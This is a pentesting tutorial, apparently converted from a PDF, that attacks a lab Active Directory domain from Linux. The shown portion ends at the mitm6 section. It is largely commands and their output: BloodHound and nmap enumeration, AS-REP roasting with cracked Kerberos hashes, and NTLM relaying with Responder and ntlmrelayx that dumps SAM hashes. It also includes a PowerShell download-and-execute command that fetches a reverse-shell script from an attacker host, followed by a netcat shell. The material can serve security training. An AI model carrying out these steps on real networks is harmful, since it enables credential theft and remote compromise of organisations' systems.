

# ATTACKING ACTIVE DIRECTORY WITH LINUX



“From linux everything is fine”

**By Hernan Rodriguez**

Senior Offensive Cybersecurity Specialist in Bank | Pentester | eCPTXv2(70%) | CRTO | eCPPTv2 | CRTP | eWPTXv2 | eWPT | eMAPT | eJPT | CEH Practical | C)PTE | Splunk | ISO 27K1 | SME Certiprof

<https://www.linkedin.com/in/hernanrodriguez-/>



**Entelgy Innotec**  
SECURITY  
The [Cybest] Security Company

## Table of Contents

Enumerate Active Directory.....	3
Enumerate AD with Bloodhound-python.....	3
Search Users DCSync Rights in BloodHound.....	4
Search Users AS-REP Roastable Users (DontReqPreAuth) in BloodHound.....	4
Search Unconstrained Delegation in BloodHound.....	5
Search Shortest Paths to Domain Admins in BloodHound.....	5
Identificate actives with crackmapexec.....	6
Identificate actives with nmap.....	6
Identificate actives with nbtscan.....	6
AS-REP Roasting.....	7
Impacket GetNPUsers.....	7
SMB Signing Disabled / ntlmrelayx.....	8
Responder and ntlmrelayx.py (Local Admin Dumping local SAM hashes).....	8
Reverse TCP Responder and ntlmrelayx.py.....	9
Mitm6 and ntlmrelayx.py.....	10
Pass The Hash.....	12
crackmapexec.....	12
Evil-Winrm.....	12
Pth-Winexe.....	12
Impacket.....	13
Password Spraying.....	14
crackmapexec.....	14
Abusing ACLs/ACEs.....	16
DnsAdmin.....	17
DCSync.....	18
Mimikatz.....	18
Impacket.....	19

# Enumerate Active Directory

From linux we can execute modules and files in powershell like Powerview, this is a great advantage if we are connected to an internal network, "We will save by evading AV/EDR signatures and behaviors as long as we're in the right segment active directory."


## Install Powershell in linux

```
sudo apt update && sudo apt install -y curl gnupg apt-transport-https
curl https://packages.microsoft.com/keys/microsoft.asc | sudo apt-key add -
sudo sh -c 'echo "deb [arch=amd64] https://packages.microsoft.com/repos/microsoft-debian-bullseye-prod bullseye main" > /etc/apt/sources.list.d/microsoft.list'
sudo apt update && sudo apt install -y powershell
pwsh
```

## Enumerate AD with Bloodhound-python

### Example:

```
bloodhound-python -u kai.bel -p password1 -ns 192.168.200.129 -d cs.org -c All
```




```
(hernan@h)-[~]
$ bloodhound-python -u kai.bel -p password1 -ns 192.168.200.129 -d cs.org -c All
INFO: Found AD domain: cs.org
INFO: Connecting to LDAP server: DC-01.cs.org
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 9 computers
INFO: Connecting to LDAP server: DC-01.cs.org
INFO: Found 36 users
INFO: Found 72 groups
INFO: Connecting to GC LDAP server: DC-01.cs.org
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: HernanPC.cs.org
INFO: Querying computer: Win10.cs.org
INFO: Querying computer:
INFO: Querying computer: PC-01.cs.org
INFO: Querying computer:
INFO: Querying computer:
INFO: Querying computer: DC-01.cs.org
INFO: Skipping enumeration for PC-01.cs.org since it could not be resolved.
INFO: Done in 00M 01S
```


### Resources:

<https://github.com/fox-it/BloodHound.py>  
<https://github.com/BloodHoundAD/BloodHound>


# Search Users DCSync Rights in BloodHound




# Search Users AS-REP Roastable Users (DontReqPreAuth) in BloodHound



## Search Unconstrained Delegation in BloodHound



## Search Shortest Paths to Domain Admins in BloodHound



## Identificate actives with crackmapexec

### Example:

crackmapexec smb 192.168.200.0/24 -d cs.org

```
(hernan@h)-[~]
$ crackmapexec smb 192.168.200.0/24 -d cs.org
SMB 192.168.200.129 445 DC-01 [*] Windows Server 2016 Essentials 14393 x64 (name:DC-01) (domain:cs.org) (signing:True) (SMBv1:True)
SMB 192.168.200.130 445 HERNANPC [*] Windows 10.0 Build 22000 x64 (name:HERNANPC) (domain:cs.org) (signing:False) (SMBv1:False)
SMB 192.168.200.128 445 WIN10 [*] Windows 10.0 Build 19041 x64 (name:WIN10) (domain:cs.org) (signing:False) (SMBv1:False)
```

## Identificate actives with nmap

### Example:

nmap -sV -p445,139 192.168.200.0/24 -vvv

```
Nmap scan report for 192.168.200.128
Host is up, received conn-refused (0.00022s latency).
Scanned at 2022-12-03 16:20:33 -05 for 6s

PORT      STATE SERVICE      REASON  VERSION
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for cs.org (192.168.200.129)
Host is up, received syn-ack (0.00015s latency).
Scanned at 2022-12-03 16:20:33 -05 for 6s

PORT      STATE SERVICE      REASON  VERSION
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: cs)
Service Info: Host: DC-01; OS: Windows; CPE: cpe:/o:microsoft:windows

Nmap scan report for 192.168.200.130
Host is up, received conn-refused (0.00021s latency).
Scanned at 2022-12-03 16:20:33 -05 for 6s

PORT      STATE SERVICE      REASON  VERSION
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds? syn-ack
```

In this scenario we find 3 devices 1 DC and 2 workstations.  
we have blocked access to shared folders.

nmap --script smb-enum-shares -p 139,445 192.168.100.0/24

nmap --script=smb-enum\* --script-args=unsafe=1 -T5 192.168.100.7

## Identificate actives with nbtscan

### Example:

nbtscan -r 192.168.200.0/24

```
(hernan@h)-[~]
$ nbtscan -r 192.168.200.0/24
Doing NBT name scan for addresses from 192.168.200.0/24

IP address      NetBIOS Name      Server  User      MAC address
-----
192.168.200.1    <unknown>          <unknown>
192.168.200.129 DC-01              <server> <unknown> 00:0c:29:19:63:a1
192.168.200.128 WIN10              <server> <unknown> 00:0c:29:a9:2f:02
192.168.200.130 HERNANPC           <server> <unknown> 00:0c:29:88:23:28
192.168.200.255 Sendto failed: Permission denied
```



# AS-REP Roasting

ASREPROast attack looks for users with don't require Kerberos pre-authentication attribute (DONT\_REQ\_PREAUTH).

## Impacket GetNPUsers

ASREPROast attack looks for users with don't require Kerberos pre-authentication attribute (DONT\_REQ\_PREAUTH).

### Example:

/usr/bin/GetNPUsers.py cs.org/kai.bel:password1 -dc-ip 192.168.200.129 -request -format john -outputfile outputfile.txt

```
└─$ /usr/bin/GetNPUsers.py cs.org/kai.bel:password1 -dc-ip 192.168.200.129 -request -format john -outputfile outputfile.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation
```

Name	MemberOf	PasswordLastSet	LastLogon	UAC
lesley.cherrita	CN=Senior management,CN=Users,DC=cs,DC=org	2022-06-06 14:11:18.428422	2022-07-01 13:59:03.119075	0x400200
brunhilda.melisent	CN=sales,CN=Users,DC=cs,DC=org	2022-06-06 14:11:18.336827	2022-07-01 13:59:03.181582	0x400200
nadeen.brigid		2022-06-06 14:11:18.366139	2022-07-01 13:59:03.259703	0x400200
merlina.robby	CN=sales,CN=Users,DC=cs,DC=org	2022-06-06 14:11:18.397145	2022-06-27 19:25:42.494034	0x400200

View hashes dump.

```
(hernan@h) ~$ cat outputfile.txt
$krb5asrep$lesley.cherrita@CS.ORG:1d730e686058a8eaf6e1fb9eeaa1b6429b3ed35720344ce730f08a4ae8edf9802675d7f0c28619890a073ee77ab4dd12eccd286dd3fb4e27fa99ee9b0e958a585cbd20478d15f8e3718a2f53e140af490ecf010970c36e96b5fa85dfe09e78d1c04.
a5542cf5f97adabfcd495be23cad6a42653e29f7c026c552df87c8fd75f2c6634692922defaba027f4745b36b47761ce99bb9f1ac7d4539e28ea62b7552348a5df57ed9299a165afb2445ce0784ac38d4dee7231ad99ee842a4190fa5fa5f091bb13dcfd56f228486efee78311010b32229caa4e2.
a0267ad29a0c932798ee36a43ab04371bf04922183
$krb5asrep$brunhilda.melisent@CS.ORG:24dc4a045f3fedbe8bd5f69a790eba9585616d6a98a92217a13d82ef32205d12fa55138016599400c3a6e276b65d9f635dadd3a0b157367d3f0bfc1a352cc59e900b23a22833cd9a46989bb414f664abb312b731eacc2e3e0749652391323b939d138f.
729ba9c712904495f522e0c12ce43789313a3b34ef2cbbadafca66bbdb9c8c2f343a162d4043b4b288b2405be74e2a274b004c9053ca3a3067c11fac0fa3a57cec3a695179ce90822df6f8a4f3f8f29e263c8243cbb3a8157c566b17765f416b768d838fd4bb010d763f8b9a6e0a23a8deb0bf66b.
b369a5aa091b3edcf490f1a728f60b3bf354eddad55a
$krb5asrep$nadeen.brigid@CS.ORG:53684c4241ce5d906f9e792207c6809256ab7ed9dbdc334395e5592b3cce485f6d5bdc24dcad1a8de0ee99b106a806971448361e8259706e44365d23284009f5af01a6461f5b662327c9726bd20c07edace972fd9a537f59ffbede73d1a0210ee6d1c7a9.
856304308276854ec8c543bc8f5800e64a1abe08e9dcefc159b9af957e0b2c2e84b9e8ff5d34dea56f7ad28fa83e2ff6b93ab1116768eaafea15a05f0854a00461f627a392fe7797aefbd414f980212b9e8f66dcfc092aaf7eeff965d911f6ff926a4d45278a6ee0a5face8e96b6d5b2e716840ff6f.
dd0dea602747a75f2ae1c3f1b85b03f5c271100
$krb5asrep$merlina.robby@CS.ORG:1d52900431df4621538ba191d717a7a4e4d35f43ec33ce12b6d566d2942c118551d5d582b795f50aff090894c423b0b815b1a230554e0a6f01b07ffbb1dbdaedc24768a286e535fbc8ab915829fed95d72d3fbd7e3f0c311970746ecb3cda1fa04.
1e4c53ae018e3ac95c027e53fbd726a250fd3jad17bdf6b3db0719c5c902120be3cc286dbcc485cafdf5ebe41f8902d295827e5b09cb17f6ba118f4eeffb8941a2710b7da8e0441c396b6460f11c616e580703ca8b0194f55dd429d85a3fd4597c9b21ec0cd664c7d3248a39a2bd4fa8bab97e.
e38b1f273923448a05a7e01992f1378a0e014d28a
```

Password cracking with john

### Example:

john --format:krb5asrep outputfile.txt --wordlist=/usr/share/seclists/Passwords/xato-net-10-million-passwords-100000.txt

```
(hernan@h) ~$ john --format:krb5asrep outputfile.txt --wordlist=/usr/share/seclists/Passwords/xato-net-10-million-passwords-100000.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 256/256 AVX2 8x])
Will run 12 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
password ($krb5asrep$nadeen.brigid@CS.ORG)
123456 ($krb5asrep$lesley.cherrita@CS.ORG)
robot ($krb5asrep$merlina.robby@CS.ORG)
melisa ($krb5asrep$brunhilda.melisent@CS.ORG)
4g 0:00:00:00 DONE (2022-12-03 16:52) 133.3g/s 409600p/s 819200c/s 20041985 ..qpalmz
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

### Resources:

<https://github.com/openwall/john>  
<https://github.com/SecureAuthCorp/impacket/>

# SMB Signing Disabled / ntlmrelayx

This kind of attack is very dangerous because anybody with access to the network can capture traffic, relay it, and get unauthorized access to the servers.

Lateral Movement via SMB Relaying.

## Responder and ntlmrelayx.py (Local Admin Dumping local SAM hashes)

### Example:

sudo nano /usr/share/responder/Responder.conf (edit smb for off and https off)

```
GNU nano 6.4 /usr/share/responder/Responder.conf
[Responder Core]
; Servers to start
SQL = On
SMB = Off
RDP = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
DCERPC = On
WINRM = On
```

sudo python3 /usr/share/responder/Responder.py -I eth0 -dw

```
NBT-NS, LLMNR & MDNS Responder 3.1.3.0

To support this project:
Patreon → https://www.patreon.com/PythonResponder
Paypal → https://paypal.me/PythonResponder

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
MDNS [ON]
DNS [ON]
DHCP [ON]

[+] Servers:
HTTP server [OFF]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [OFF]
```




```
sudo ln -s /usr/share/doc/python3-impacket/examples/* /usr/bin
```

```
GNU nano 6.4 target.txt
192.168.200.129
192.168.200.130
```

```
sudo ntlmrelayx.py -tf target.txt -smb2support
```

**Victim:** You will manually enter a shared path.



**Attacker:** will have dumped the hashes stored on the PC's 192.168.200.129 and 192.168.200.130

```
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0x819ab3a26d4d44f55d4dc7faea56bef0
[*] SMBD-Thread-9 (process_request_thread): Connection from CS/ADMINISTRADOR@192.168.200.128 controlled, but there are no more targets left
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrador:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:63c5accb0aefff53a8fa081b2eff1de:::
Hernan:1001:aad3b435b51404eeaad3b435b51404ee:a3e36818c22b09836e5563d8256b620f:::
```

## Reverse TCP Responder and ntlmrelayx.py

```
sudo python3 /usr/share/responder/Responder.py -I eth0 -dw
```

```
python3 -m http.server 8080
```

```
ntlmrelayx.py -tf /home/hernan/target.txt -smb2support -c "powershell IEX(New-Object Net.WebClient).downloadString('http://192.168.1.6:8080/Invoke-PowerShellTcp.ps1')"
```

```
[*] Authenticating against smb://192.168.200.129 as CS/ADMINISTRADOR SUCCEED
[*] SMBD-Thread-5 (process_request_thread): Connection from CS/ADMINISTRADOR@192.168.200.128 controlled, attacking target smb://192.168.200.130
[-] SMB SessionError: STATUS_ACCESS_DENIED({Access Denied} A process has requested access to an object but has not been granted those access rights.)
[*] Authenticating against smb://192.168.200.130 as CS/ADMINISTRADOR SUCCEED
[*] SMBD-Thread-5 (process_request_thread): Connection from CS/ADMINISTRADOR@192.168.200.128 controlled, but there are no more targets left!
[*] Service RemoteRegistry is in stopped state
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] SMBD-Thread-8 (process_request_thread): Connection from CS/ADMINISTRADOR@192.168.200.128 controlled, but there are no more targets left!
[*] SMBD-Thread-9 (process_request_thread): Connection from CS/ADMINISTRADOR@192.168.200.128 controlled, but there are no more targets left!
[*] SMBD-Thread-10 (process_request_thread): Connection from CS/ADMINISTRADOR@192.168.200.128 controlled, but there are no more targets left!
[*] SMBD-Thread-11 (process_request_thread): Connection from CS/ADMINISTRADOR@192.168.200.128 controlled, but there are no more targets left!
[*] SMBD-Thread-12 (process_request_thread): Connection from CS/ADMINISTRADOR@192.168.200.128 controlled, but there are no more targets left!
[*] Executed specified command on host: 192.168.200.130
```

```
(hernan@h)-[~]
$ python3 -m http.server 8080
Serving HTTP on 0.0.0.0 port 8080 (http://0.0.0.0:8080/) ...
192.168.1.6 - - [04/Dec/2022 18:38:11] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
192.168.1.6 - - [04/Dec/2022 18:41:17] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 304 -
192.168.200.130 - - [04/Dec/2022 18:41:38] "GET /Invoke-PowerShellTcp.ps1 HTTP/1.1" 200 -
```

nc -lvp 443

```
(hernan@h)-[~]
$ nc -lvp 443
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::443
Ncat: Listening on 0.0.0.0:443
Ncat: Connection from 192.168.200.130.
Ncat: Connection from 192.168.200.130:53022.
Windows PowerShell running as user HERNANPC$ on HERNANPC
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32>
```

## Mitm6 and ntlmrelayx.py

### Example:

pip install mitm6

